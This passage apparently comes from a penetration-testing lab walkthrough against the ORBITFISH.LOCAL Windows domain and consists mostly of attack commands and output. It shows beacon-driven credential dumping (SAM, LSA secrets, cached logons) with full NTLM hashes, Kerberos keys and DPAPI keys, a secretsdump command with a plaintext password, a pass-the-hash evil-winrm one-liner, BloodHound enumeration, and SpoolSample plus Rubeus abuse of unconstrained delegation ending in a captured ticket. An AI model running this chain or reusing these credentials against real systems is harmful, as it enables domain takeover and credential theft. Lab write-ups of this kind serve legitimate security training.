45 bf 0c a3 1b 2a 4c 0f 89 91 50 7e fa 4c da f2 9d d4 c1 33 6f 26 5f 20 82 2a ce 71
73 40 a3 a9 d8 d7 68 c4 86 9f 52 35 21 03 dc 06 1f fd c8 3d ee ea 2e 70 05 22 5d 5d
3c 07 e8 a6 e2 0f 67 40 2d 2f ff 7a 95 33 16 a9 9d d2 43 15 b9 be 8f 7c 23 14 74 97
37 15 57 5e 92 d1 c8 34 2d 88 17 4a b0 e6 b8 a6 e8 ea 6e c0 b5 a8 29 bd e2 9a 6d 42
15 c0 9e ee 95 32 b7 43 42 8c a0 d4 9d a1 9f ed 19 3e 0f 0d db c3 29 48 cb f8 fe b2
5c ac ad 11 e8 30 dd bf f7 9c c6 78 b4 09 09 eb cb 10 54 ef a1 2b fb bb 18 db ca c5
4d 00 40 14 49 68 72 60 15 c2 c5 a3 ae d2 b1 92 8e 3c f1
    NTLM:da71cba0f3b7a64d4318bd52c5ed4237
    SHA1:1fc55d17b498d0d3c7ef8314722ac6f592ba216d
old/hex : 3c ae 83 72 4c cc b9 b1 f1 5b 02 75 99 1f b0 b6 b6 cf dc 03 65 55 df 85 d4
50 96 e5 c8 03 d8 5e da 1a 5d 3b 3d e7 ff 6b 49 e4 28 08 b2 2e 69 9f 9b d1 6c 92 46
ca eb 20 ef 30 70 2e 0f 53 0a ab 9f 52 36 3c d2 1f 4f b4 da a4 d4 1e c6 51 61 2d de
b4 0d 97 7f 9e b0 4a f3 42 11 3b 8e 0f d6 35 d8 12 87 bf 52 22 41 ba f5 ff 0e b8 c6
a7 ad a3 e7 c3 a7 c2 96 cc 2e 1e f4 b3 91 78 17 9d 7f 76 f5 5b 52 b3 1c a8 c7 ca a8
f2 e7 0f c5 50 67 66 d6 90 94 62 82 4d 5c ec 2f 1b 25 9b f2 0d 48 79 b4 ce 6b 9e 3b
62 69 e4 6a 68 a6 02 a5 45 54 a4 9a 4d d6 41 dd 71 10 43 ab 78 8f c2 ac 0f b6 40 e7
34 f4 bd 16 15 e1 38 f1 2e 2a b8 bd ee de 99 53 f9 5c a0 50 37 52 48 cf 86 01 86 62
94 ec b0 a4 37 54 28 52 3a 1f ca 63 35 5e 9f 80 6b 85 d4
    NTLM:77a73d5fe98b5a4f37717ee26c2ae628
    SHA1:860b9aa6cb8b14dcfc74a951345f2f4780859732

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 65 7c a4 ce 34 48 a3 b7 a5 01 01 44 d1 7e 56 c6 aa 3f 5d d6 56
a3 b2 81 a4 79 e9 c6 98 f5 30 9e 68 b1 ee 55 52 e6 de 4b
    full:
657ca4ce3448a3b7a5010144d17e56c6aa3f5dd656a3b281a479e9c698f5309e68b1ee5552e6de4b
    m/u : 657ca4ce3448a3b7a5010144d17e56c6aa3f5dd6 /
56a3b281a479e9c698f5309e68b1ee5552e6de4b
old/hex : 01 00 00 00 e4 38 6e c5 f1 f2 12 3b 4e 9c ba 7c 51 3a 8c d8 00 38 80 6e a6
02 2e 27 49 22 cc a8 e2 33 f3 ac 58 dc 9d 94 72 95 c8 25
    full:
e4386ec5f1f2123b4e9cba7c513a8cd80038806ea6022e274922cca8e233f3ac58dc9d947295c825
    m/u : e4386ec5f1f2123b4e9cba7c513a8cd80038806e /
a6022e274922cca8e233f3ac58dc9d947295c825

Secret  : NL$KM
```

```
cur/hex : 88 ea 0f ee 17 85 df a7 30 ab d8 64 cb ce 18 23 94 e5 de 42 e4 81 db 89 40
c7 d9 83 2c 88 e3 2b e5 0b e7 f7 cc fe 7a 6e c4 90 c5 a1 fb 35 ad 00 43 06 30 9a ea
21 52 79 dd 7e a8 b9 7b 3d 74 b1
old/hex : 88 ea 0f ee 17 85 df a7 30 ab d8 64 cb ce 18 23 94 e5 de 42 e4 81 db 89 40
c7 d9 83 2c 88 e3 2b e5 0b e7 f7 cc fe 7a 6e c4 90 c5 a1 fb 35 ad 00 43 06 30 9a ea
21 52 79 dd 7e a8 b9 7b 3d 74 b1

[+] host called home, sent: 706118 bytes
[+] received output:
Domain : SRV002
SysKey : 6fb105c044f3d63c633a04d11fbb42d3
Local SID : S-1-5-21-2671392915-2797431712-2166448213

SAMKey : 9080fc77d835753f7e8f0d378f691a59

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 72828479c39c6e858157c96e20cc7b78
    lm  - 0: 9adb43189cf5c1f2c950a601edafddae
    ntlm- 0: 72828479c39c6e858157c96e20cc7b78
    ntlm- 1: 906cc3291a7fb123ca964eeeca0aff07

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : b6b6399ddadb6674ee27f4bf7533f124

* Primary:Kerberos-Newer-Keys *
    Default Salt : SRV002.ORBITFISH.LOCALAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
ae6b719ee3266b28c660a819377604c7fa59d30f38be69b88260eb11fb965896
      aes128_hmac       (4096) : 73dcf36ed660e594d910191bef02f868
      des_cbc_md5       (4096) : 620e0476fd134092
    OldCredentials
      aes256_hmac       (4096) :
d405fc54b29a69e1b6e89bf6db1acc97fd12ab2a97d2a8e1a8a7bfac068a5216
      aes128_hmac       (4096) : ee47711063ddbcd7618e0f25d74d8d89
      des_cbc_md5       (4096) : 0d45d6e352e9b33e
    OlderCredentials
      aes256_hmac       (4096) :
dca7abf339ea2bd079e8a6dbe65fc99254de14fb2ab850716af5edf08da077cf
      aes128_hmac       (4096) : 4e965dd82026648083306bc174a1976d
      des_cbc_md5       (4096) : 1f0ea1572fe9f7cd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : SRV002.ORBITFISH.LOCALAdministrator
    Credentials
      des_cbc_md5       : 620e0476fd134092
    OldCredentials
      des_cbc_md5       : 0d45d6e352e9b33e
```

```
RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount

RID  : 000003e8 (1000)
User : xmrr0b0t2
  Hash NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
    lm  - 0: 274e767862fa8ded80258a1a391733e7
    ntlm- 0: 2b576acbe6bcfda7294d6bd18041b8fe

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e4744eb3f9638c65f040f193730d41e3

* Primary:Kerberos-Newer-Keys *
    Default Salt : SRV002.ORBITFISH.LOCALxmrr0b0t2
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
4c024df32d5275cf306d0f33d60d7887e411d7ade9726f265e8bb366a993544f
      aes128_hmac       (4096) : 60610b0781dc6e09cdeb5bf8de7cde29
      des_cbc_md5       (4096) : 2a2c02b6f4fe67cb

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : SRV002.ORBITFISH.LOCALxmrr0b0t2
    Credentials
      des_cbc_md5       : 2a2c02b6f4fe67cb


RID  : 000003e9 (1001)
User : hoxha12
  Hash NTLM: ff26f2d2102b1306bdb639741078176f
    lm  - 0: 8fb769ebdce6be106b1aabfcc8b4ae45
    ntlm- 0: ff26f2d2102b1306bdb639741078176f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 14533204ac564a1e309f9c80b46c9d1d

* Primary:Kerberos-Newer-Keys *
    Default Salt : SRV002.ORBITFISH.LOCALhoxha12
    Default Iterations : 4096
    Credentials
```

```
      aes256_hmac       (4096) :
f7a0721be06c3c655ab49cfa4240eadecdd05912c88079556078a91d3b7e35c0
      aes128_hmac       (4096) : e59d9b2564e2d36279af74a4d6e57670
      des_cbc_md5       (4096) : 547358790e54ba26

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : SRV002.ORBITFISH.LOCALhoxha12
    Credentials
      des_cbc_md5       : 547358790e54ba26


RID  : 000003ea (1002)
User : hoxha13
  Hash NTLM: ff26f2d2102b1306bdb639741078176f
    lm  - 0: 5b06a0fe315bb239705a7e2aaece1eed
    ntlm- 0: ff26f2d2102b1306bdb639741078176f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 00c725dae0e8581b8eaffa950ef8fd1e

* Primary:Kerberos-Newer-Keys *
    Default Salt : SRV002.ORBITFISH.LOCALhoxha13
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
9af7183a0e176c2571a9a63bc0b120e90484d3c2c1763c29709a11767c4f24af
      aes128_hmac       (4096) : 50750daa563174e08f06b0f9134ad42f
      des_cbc_md5       (4096) : c7e602979b3e8052

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : SRV002.ORBITFISH.LOCALhoxha13
    Credentials
      des_cbc_md5       : c7e602979b3e8052


RID  : 000003eb (1003)
User : hoxha14
  Hash NTLM: ff26f2d2102b1306bdb639741078176f
    lm  - 0: 02dee63f0911b9ce58ab55bc25648eb0
    ntlm- 0: ff26f2d2102b1306bdb639741078176f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 75f3982501b31d71c7c96ee47b200c0b

* Primary:Kerberos-Newer-Keys *
    Default Salt : SRV002.ORBITFISH.LOCALhoxha14
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
bea084794e7f643e25ec48706a08cd47e9913110793dfbce6cb050b8b19a025d
      aes128_hmac       (4096) : 3c3dd445f31899fe50fbdb701011c9d5
      des_cbc_md5       (4096) : dc0e8994204a944f

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : SRV002.ORBITFISH.LOCALhoxha14
    Credentials
      des_cbc_md5       : dc0e8994204a944f


[+] host called home, sent: 706130 bytes
[+] received output:

Authentication Id : 0 ; 16658501 (00000000:00fe3045)
Session           : RemoteInteractive from 2
User Name         : xmrr0b0t2
Domain            : SRV002
Logon Server      : SRV002
Logon Time        : 12/21/2020 6:11:35 PM
SID               : S-1-5-21-2671392915-2797431712-2166448213-1000
    msv :
     [00000003] Primary
     * Username : xmrr0b0t2
     * Domain   : SRV002
     * NTLM     : 2b576acbe6bcfda7294d6bd18041b8fe
     * SHA1     : e30d1c18c56c027667d35734660751dc80203354
    tspkg :
    wdigest :
     * Username : xmrr0b0t2
     * Domain   : SRV002
     * Password : (null)
    kerberos :
     * Username : SRV001$
     * Domain   : ORBITFISH.LOCAL
     * Password : (null)
    ssp :
    credman :

Authentication Id : 0 ; 16638833 (00000000:00fde371)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/21/2020 6:11:34 PM
SID               : S-1-5-96-0-2
    msv :
     [00000003] Primary
     * Username : SRV002$
     * Domain   : ORBITFISH
     * NTLM     : da71cba0f3b7a64d4318bd52c5ed4237
     * SHA1     : 1fc55d17b498d0d3c7ef8314722ac6f592ba216d
    tspkg :
    wdigest :
     * Username : SRV002$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : SRV002$
     * Domain   : OrbitFish.local
     * Password : 1b 8d ea ce 33 38 4e 26 0e 38 ff d5 96 3d 62 99 1c bd 27 5a 37 84
94 b3 ac e2 3c ff 89 ef 99 0b b8 c6 8d 42 80 c4 6d f7 0f 09 19 3c bb c6 dd c8 17 66
f2 8b 9e 45 bf 0c a3 1b 2a 4c 0f 89 91 50 7e fa 4c da f2 9d d4 c1 33 6f 26 5f 20 82
2a ce 71 73 40 a3 a9 d8 d7 68 c4 86 9f 52 35 21 03 dc 06 1f fd c8 3d ee ea 2e 70 05
22 5d 5d 3c 07 e8 a6 e2 0f 67 40 2d 2f ff 7a 95 33 16 a9 9d d2 43 15 b9 be 8f 7c 23
14 74 97 37 15 57 5e 92 d1 c8 34 2d 88 17 4a b0 e6 b8 a6 e8 ea 6e c0 b5 a8 29 bd e2
9a 6d 42 15 c0 9e ee 95 32 b7 43 42 8c a0 d4 9d a1 9f ed 19 3e 0f 0d db c3 29 48 cb
f8 fe b2 5c ac ad 11 e8 30 dd bf f7 9c c6 78 b4 09 09 eb cb 10 54 ef a1 2b fb bb 18
db ca c5 4d 00 40 14 49 68 72 60 15 c2 c5 a3 ae d2 b1 92 8e 3c f1
    ssp :
    credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : SRV002$
Domain            : ORBITFISH
Logon Server      : (null)
Logon Time        : 12/21/2020 4:00:58 AM
SID               : S-1-5-20
    msv :
     [00000003] Primary
     * Username : SRV002$
     * Domain   : ORBITFISH
     * NTLM     : da71cba0f3b7a64d4318bd52c5ed4237
     * SHA1     : 1fc55d17b498d0d3c7ef8314722ac6f592ba216d
    tspkg :
    wdigest :
     * Username : SRV002$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : srv002$
     * Domain   : ORBITFISH.LOCAL
     * Password : (null)
    ssp :
    credman :

Authentication Id : 0 ; 38465 (00000000:00009641)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/21/2020 4:00:58 AM
```

```
SID               : S-1-5-96-0-1
    msv :
     [00000003] Primary
     * Username : SRV002$
     * Domain   : ORBITFISH
     * NTLM     : da71cba0f3b7a64d4318bd52c5ed4237
     * SHA1     : 1fc55d17b498d0d3c7ef8314722ac6f592ba216d
    tspkg :
    wdigest :
     * Username : SRV002$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : SRV002$
     * Domain   : OrbitFish.local
     * Password : 1b 8d ea ce 33 38 4e 26 0e 38 ff d5 96 3d 62 99 1c bd 27 5a 37 84
94 b3 ac e2 3c ff 89 ef 99 0b b8 c6 8d 42 80 c4 6d f7 0f 09 19 3c bb c6 dd c8 17 66
f2 8b 9e 45 bf 0c a3 1b 2a 4c 0f 89 91 50 7e fa 4c da f2 9d d4 c1 33 6f 26 5f 20 82
2a ce 71 73 40 a3 a9 d8 d7 68 c4 86 9f 52 35 21 03 dc 06 1f fd c8 3d ee ea 2e 70 05
22 5d 5d 3c 07 e8 a6 e2 0f 67 40 2d 2f ff 7a 95 33 16 a9 9d d2 43 15 b9 be 8f 7c 23
14 74 97 37 15 57 5e 92 d1 c8 34 2d 88 17 4a b0 e6 b8 a6 e8 ea 6e c0 b5 a8 29 bd e2
9a 6d 42 15 c0 9e ee 95 32 b7 43 42 8c a0 d4 9d a1 9f ed 19 3e 0f 0d db c3 29 48 cb
f8 fe b2 5c ac ad 11 e8 30 dd bf f7 9c c6 78 b4 09 09 eb cb 10 54 ef a1 2b fb bb 18
db ca c5 4d 00 40 14 49 68 72 60 15 c2 c5 a3 ae d2 b1 92 8e 3c f1
    ssp :
    credman :

Authentication Id : 0 ; 38417 (00000000:00009611)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/21/2020 4:00:58 AM
SID               : S-1-5-96-0-0
    msv :
     [00000003] Primary
     * Username : SRV002$
     * Domain   : ORBITFISH
     * NTLM     : da71cba0f3b7a64d4318bd52c5ed4237
     * SHA1     : 1fc55d17b498d0d3c7ef8314722ac6f592ba216d
    tspkg :
    wdigest :
     * Username : SRV002$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : SRV002$
     * Domain   : OrbitFish.local
     * Password : 1b 8d ea ce 33 38 4e 26 0e 38 ff d5 96 3d 62 99 1c bd 27 5a 37 84
94 b3 ac e2 3c ff 89 ef 99 0b b8 c6 8d 42 80 c4 6d f7 0f 09 19 3c bb c6 dd c8 17 66
f2 8b 9e 45 bf 0c a3 1b 2a 4c 0f 89 91 50 7e fa 4c da f2 9d d4 c1 33 6f 26 5f 20 82
2a ce 71 73 40 a3 a9 d8 d7 68 c4 86 9f 52 35 21 03 dc 06 1f fd c8 3d ee ea 2e 70 05
22 5d 5d 3c 07 e8 a6 e2 0f 67 40 2d 2f ff 7a 95 33 16 a9 9d d2 43 15 b9 be 8f 7c 23
14 74 97 37 15 57 5e 92 d1 c8 34 2d 88 17 4a b0 e6 b8 a6 e8 ea 6e c0 b5 a8 29 bd e2
9a 6d 42 15 c0 9e ee 95 32 b7 43 42 8c a0 d4 9d a1 9f ed 19 3e 0f 0d db c3 29 48 cb
f8 fe b2 5c ac ad 11 e8 30 dd bf f7 9c c6 78 b4 09 09 eb cb 10 54 ef a1 2b fb bb 18
db ca c5 4d 00 40 14 49 68 72 60 15 c2 c5 a3 ae d2 b1 92 8e 3c f1
    ssp :
    credman :

Authentication Id : 0 ; 37459 (00000000:00009253)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 12/21/2020 4:00:58 AM
SID               :
    msv :
     [00000003] Primary
     * Username : SRV002$
     * Domain   : ORBITFISH
     * NTLM     : da71cba0f3b7a64d4318bd52c5ed4237
     * SHA1     : 1fc55d17b498d0d3c7ef8314722ac6f592ba216d
    tspkg :
    wdigest :
    kerberos :
    ssp :
    credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/21/2020 4:00:58 AM
SID               : S-1-5-19
    msv :
    tspkg :
    wdigest :
     * Username : (null)
     * Domain   : (null)
     * Password : (null)
    kerberos :
     * Username : (null)
     * Domain   : (null)
     * Password : (null)
    ssp :
    credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : SRV002$
```

```
Domain            : ORBITFISH
Logon Server      : (null)
Logon Time        : 12/21/2020 4:00:58 AM
SID               : S-1-5-18
    msv :
    tspkg :
    wdigest :
     * Username : SRV002$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : SRV001$
     * Domain   : ORBITFISH.LOCAL
     * Password : (null)
    ssp :
    credman :
```

Administrator Hash: [72828479c39c6e858157c96e20cc7b78]

Secretsdump

```
(impkt-dev) root@nix36:~/aptlabs/binaries# proxychains secretsdump.py
SRV002/hoxha14:H0xha.gidia@srv002.orbitfish.local
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.16:445  ...  OK
[*] Target system bootKey: 0x6fb105c044f3d63c633a04d11fbb42d3
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:72828479c39c6e858157c96e20cc7b78:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
xmrr0b0t2:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
hoxha12:1001:aad3b435b51404eeaad3b435b51404ee:ff26f2d2102b1306bdb639741078176f:::
hoxha13:1002:aad3b435b51404eeaad3b435b51404ee:ff26f2d2102b1306bdb639741078176f:::
hoxha14:1003:aad3b435b51404eeaad3b435b51404ee:ff26f2d2102b1306bdb639741078176f:::
[*] Dumping cached domain logon information (domain/username:hash)
ORBITFISH.LOCAL/Administrator:$DCC2$10240#Administrator#a3118c0355c1b19322960df4ac18
0d79
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ORBITFISH\SRV002$:aes256-cts-hmac-sha1-
96:ff988babfa9cd8b5ee6f578149ed544e90d356fe44a7fdf06f1478744a987e64
ORBITFISH\SRV002$:aes128-cts-hmac-sha1-96:d9678fac78d517ad38f3d7e41baba0ee
ORBITFISH\SRV002$:des-cbc-md5:f2f7ea04a4613b58
```

```
ORBITFISH\SRV002$:plain_password_hex:1b8deace33384e260e38ffd5963d62991cbd275a378494b
3ace23cff89ef990bb8c68d4280c46df70f09193cbbc6ddc81766f28b9e45bf0ca31b2a4c0f8991507ef
a4cdaf29dd4c1336f265f20822ace717340a3a9d8d768c4869f52352103dc061ffdc83deeea2e7005225
d5d3c07e8a6e20f67402d2fff7a953316a99dd24315b9be8f7c231474973715575e92d1c8342d88174ab
0e6b8a6e8ea6ec0b5a829bde29a6d4215c09eee9532b743428ca0d49da19fed193e0f0ddbc32948cbf8f
eb25cacad11e830ddbff79cc678b40909ebcb1054efa12bfbbb18dbcac54d0040144968726015c2c5a3a
ed2b1928e3cf1
ORBITFISH\SRV002$:aad3b435b51404eeaad3b435b51404ee:da71cba0f3b7a64d4318bd52c5ed4237:
::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x657ca4ce3448a3b7a5010144d17e56c6aa3f5dd6
dpapi_userkey:0x56a3b281a479e9c698f5309e68b1ee5552e6de4b
[*] NL$KM
 0000   88 EA 0F EE 17 85 DF A7  30 AB D8 64 CB CE 18 23   ........0..d...#
 0010   94 E5 DE 42 E4 81 DB 89  40 C7 D9 83 2C 88 E3 2B   ...B....@...,..+
 0020   E5 0B E7 F7 CC FE 7A 6E  C4 90 C5 A1 FB 35 AD 00   ......zn.....5..
 0030   43 06 30 9A EA 21 52 79  DD 7E A8 B9 7B 3D 74 B1   C.0..!Ry.~..{=t.
NL$KM:88ea0fee1785dfa730abd864cbce182394e5de42e481db8940c7d9832c88e32be50be7f7ccfe7a
6ec490c5a1fb35ad004306309aea215279dd7ea8b97b3d74b1
[*] Cleaning up...
```

Quick logback: `chains1081 -q evil-winrm -i srv002.orbitfish.local -u Administrator -H 72828479c39c6e858157c96e20cc7b78`

Let's enumerate the domain

```
beacon> execute-assembly Sharphound.exe -C All,GPOLocalgroup
[*] Tasked beacon to run .NET program: Sharphound.exe -C All,GPOLocalgroup
[+] host called home, sent: 938579 bytes
[+] received output:
-----------------------------------------------
Initializing SharpHound at 8:04 PM on 12/21/2020
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps,
LocalGroups, SPNTargets, Container, GPOLocalGroup

[+] Creating Schema map for domain ORBITFISH.LOCAL using path
CN=Schema,CN=Configuration,DC=ORBITFISH,DC=LOCAL

[+] received output:
[+] Cache File Found! Loaded 94 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 36 MB RAM
Status: 61 objects finished (+61 61)/s -- Using 47 MB RAM
Enumeration finished in 00:00:01.6526108
Compressing data to .\20201221200445_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 8:04 PM on 12/21/2020! Happy Graphing!
```

srv002.OrbitFish.local has uncontrained delegation, also there is the following

```
Account created by Microsoft Azure Active Directory Connect with installation
identifier 2a1d03e02d1142339cc24175b2a12a73 running on computer SRV001 configured to
synchronize to tenant a67632354763outlook.onmicrosoft.com. This account must have
directory replication permissions in the local Active Directory and write permission
on certain attributes to enable Hybrid Deployment.
```

I see tickets

```
beacon> execute-assembly Rubeus.exe triage
[*] Tasked beacon to run .NET program: Rubeus.exe triage
[+] host called home, sent: 320055 bytes
[+] received output:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x3e7

 -----------------------------------------------------------------------------------
------------------------
 | LUID     | UserName                  | Service                                   |
EndTime                |
 -----------------------------------------------------------------------------------
------------------------
 | 0xfe3045 | SRV001$ @ ORBITFISH.LOCAL | krbtgt/ORBITFISH.LOCAL                    |
12/22/2020 12:48:58 AM |
 | 0xfe3045 | SRV001$ @ ORBITFISH.LOCAL | HTTP/srv001.orbitfish.local               |
12/22/2020 12:48:58 AM |
 | 0xfe3045 | SRV001$ @ ORBITFISH.LOCAL | HTTP/srv001                               |
12/22/2020 12:48:58 AM |
 | 0xfe3045 | SRV001$ @ ORBITFISH.LOCAL | cifs/srv001.orbitfish.local               |
12/22/2020 12:48:58 AM |
 | 0xfe3045 | SRV001$ @ ORBITFISH.LOCAL | cifs/srv001                               |
12/22/2020 12:48:58 AM |
 | 0x3e4    | srv002$ @ ORBITFISH.LOCAL | krbtgt/ORBITFISH.LOCAL                    |
12/21/2020 11:31:07 PM |
 | 0x3e4    | srv002$ @ ORBITFISH.LOCAL | cifs/dc.OrbitFish.local                   |
12/21/2020 11:31:07 PM |
 | 0x3e4    | srv002$ @ ORBITFISH.LOCAL | GC/dc.OrbitFish.local/OrbitFish.local     |
12/21/2020 2:00:59 PM  |
 | 0x3e4    | srv002$ @ ORBITFISH.LOCAL | ldap/dc.orbitfish.local/OrbitFish.local |
12/21/2020 2:00:59 PM  |
 | 0x3e7    | SRV001$ @ ORBITFISH.LOCAL | krbtgt/ORBITFISH.LOCAL                  |
12/22/2020 12:48:58 AM |
 | 0x3e7    | SRV001$ @ ORBITFISH.LOCAL | cifs/srv001                             |
12/22/2020 12:48:58 AM |
 | 0x3e7    | SRV001$ @ ORBITFISH.LOCAL | HTTP/srv001                             |
12/22/2020 12:48:58 AM |
 ------------------------------------------------------------------------------------
------------------------
```

All computers with unconstrained delegation -> srv002 is one of them

Trying for srv001, since we can spoolsample it

```
beacon> portscan 192.168.22.123 21-23,135-139,445,5985,8080,49159 none
[*] Tasked beacon to scan ports 21-23,135-139,445,5985,8080,49159 on 192.168.22.123
[+] host called home, sent: 93245 bytes
[+] received output:
192.168.22.123:445 (platform: 500 version: 10.0 name: SRV001 domain: ORBITFISH)
Scanner module is complete
```

```
root@nix36:~/aptlabs# chains1081 cme smb srv001.orbitfish.local
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.123:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.123:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.123:135 <--socket
error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.123:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.123:445  ...  OK
SMB         192.168.22.123  445    SRV001           [*] Windows 10.0 Build 17763
(name:SRV001) (domain:OrbitFish.local) (signing:False) (SMBv1:False)
root@nix36:~/aptlabs#
```

spoolsample + rubeus

```
beacon> execute-assembly spoolsample_x64.exe SRV001.ORBITFISH.LOCAL
SRV002.ORBITFISH.LOCAL
[*] Tasked beacon to run .NET program: spoolsample_x64.exe SRV001.ORBITFISH.LOCAL
SRV002.ORBITFISH.LOCAL
[+] host called home, sent: 264325 bytes
[+] received output:
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

And in rubeus

```
.\rubeus16.exe monitor /interval:1


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for new TGTs


[*] 12/22/2020 5:35:32 AM UTC - Found new TGT:

  User                  :  SRV001$@ORBITFISH.LOCAL
  StartTime             :  12/21/2020 2:48:58 PM
  EndTime               :  12/22/2020 12:48:58 AM
  RenewTill             :  12/31/1969 4:00:00 PM
  Flags                 :  name_canonicalize, pre_authent, forwarded, forwardable
  Base64EncodedTicket   :


doIFFzCCBROgAwIBBaEDAgEWooIEFDCCBBBhggQMMIIECKADAgEFoREbDD09SQklURklTSC5MT0NBTKIkMCKg
AwIBAqEbMBkbBmty

YnRndBsPT1JCSVRGSVNILkxPQ0FMo4IDxjCCA8KgAwIBEqEDAgECooIDtASCA7B/2E9fFQh20EGgWWgcdqDh
k02qfsOJ8hEU3/Cr

TIqBHswxRrdv81uYwD6A8XGdawfeJUG63G0DzcdNmRp/pZZjAwtCdH0YD2Ax5Xx5C5Lb3Dr6y18Tv/894Ep8
1HgCj6anLqezycuT

mnxwFpMe7rR8ZfXNi7+OUQm+S4IqHKZoR0NqNZkwHq53sOE/NbYPJBfL5lpxkdc3aLhL1Uva7+al1rb4u7vd
5HwOMFwT1oOXxA4a

VGos2KUG+n6nocy4TSSZWe6LmLsuWe+SnxmivKgRpqFNkE217Cnm4qKyVNaOPkRv4KKil8ETV13jKmI2vyJu
zNjtDoZPEBBj3etp

```

```
KowxcaUjttMtB3vPqkuFVz19McOa0lJgShAaHPXswz5pd42v/WPB1DhYoWvl0Bq3327TApwV2KrOnlVzkBVh
AOW/GUsYlunIXWVn

R7cLpm8eJW/3HRkzZ1RDJgDDWbKKqVxFSllY3fI3Lo40aI7qwMx7XiNNx/SSazZ+poYdiGz3QbMg4loak2AK
ODX9ENIHbWtrGj55

o1uJ4MFJFOVDHtTkQnEUfLx3CqlWebAjmicMH44vCMYZSf06gAGkmp9LBf1AnPjQkPOd9c2vHROXw1OFSCLP
7Dgwdnxpkyh+lhSq

rWosdrWxTDeLJ4hRDAw1FuPlhEUpxpUTE/jWRewCzjCgnD6kNMamqdm2IZEFvzmxvCK3eqrBa/mtSGWYtOr0
BXXA1OJ6jQeAS+f2

yUQop8pp6D4HO4mrza9fGJVBhF2U1KNRyjOmjn11pfc4W+74Zo1HKd1RVUJt3vnQ7Ds5Q6VljkFwiOY4OPbP
oGtfQ4SpQgleLE8i

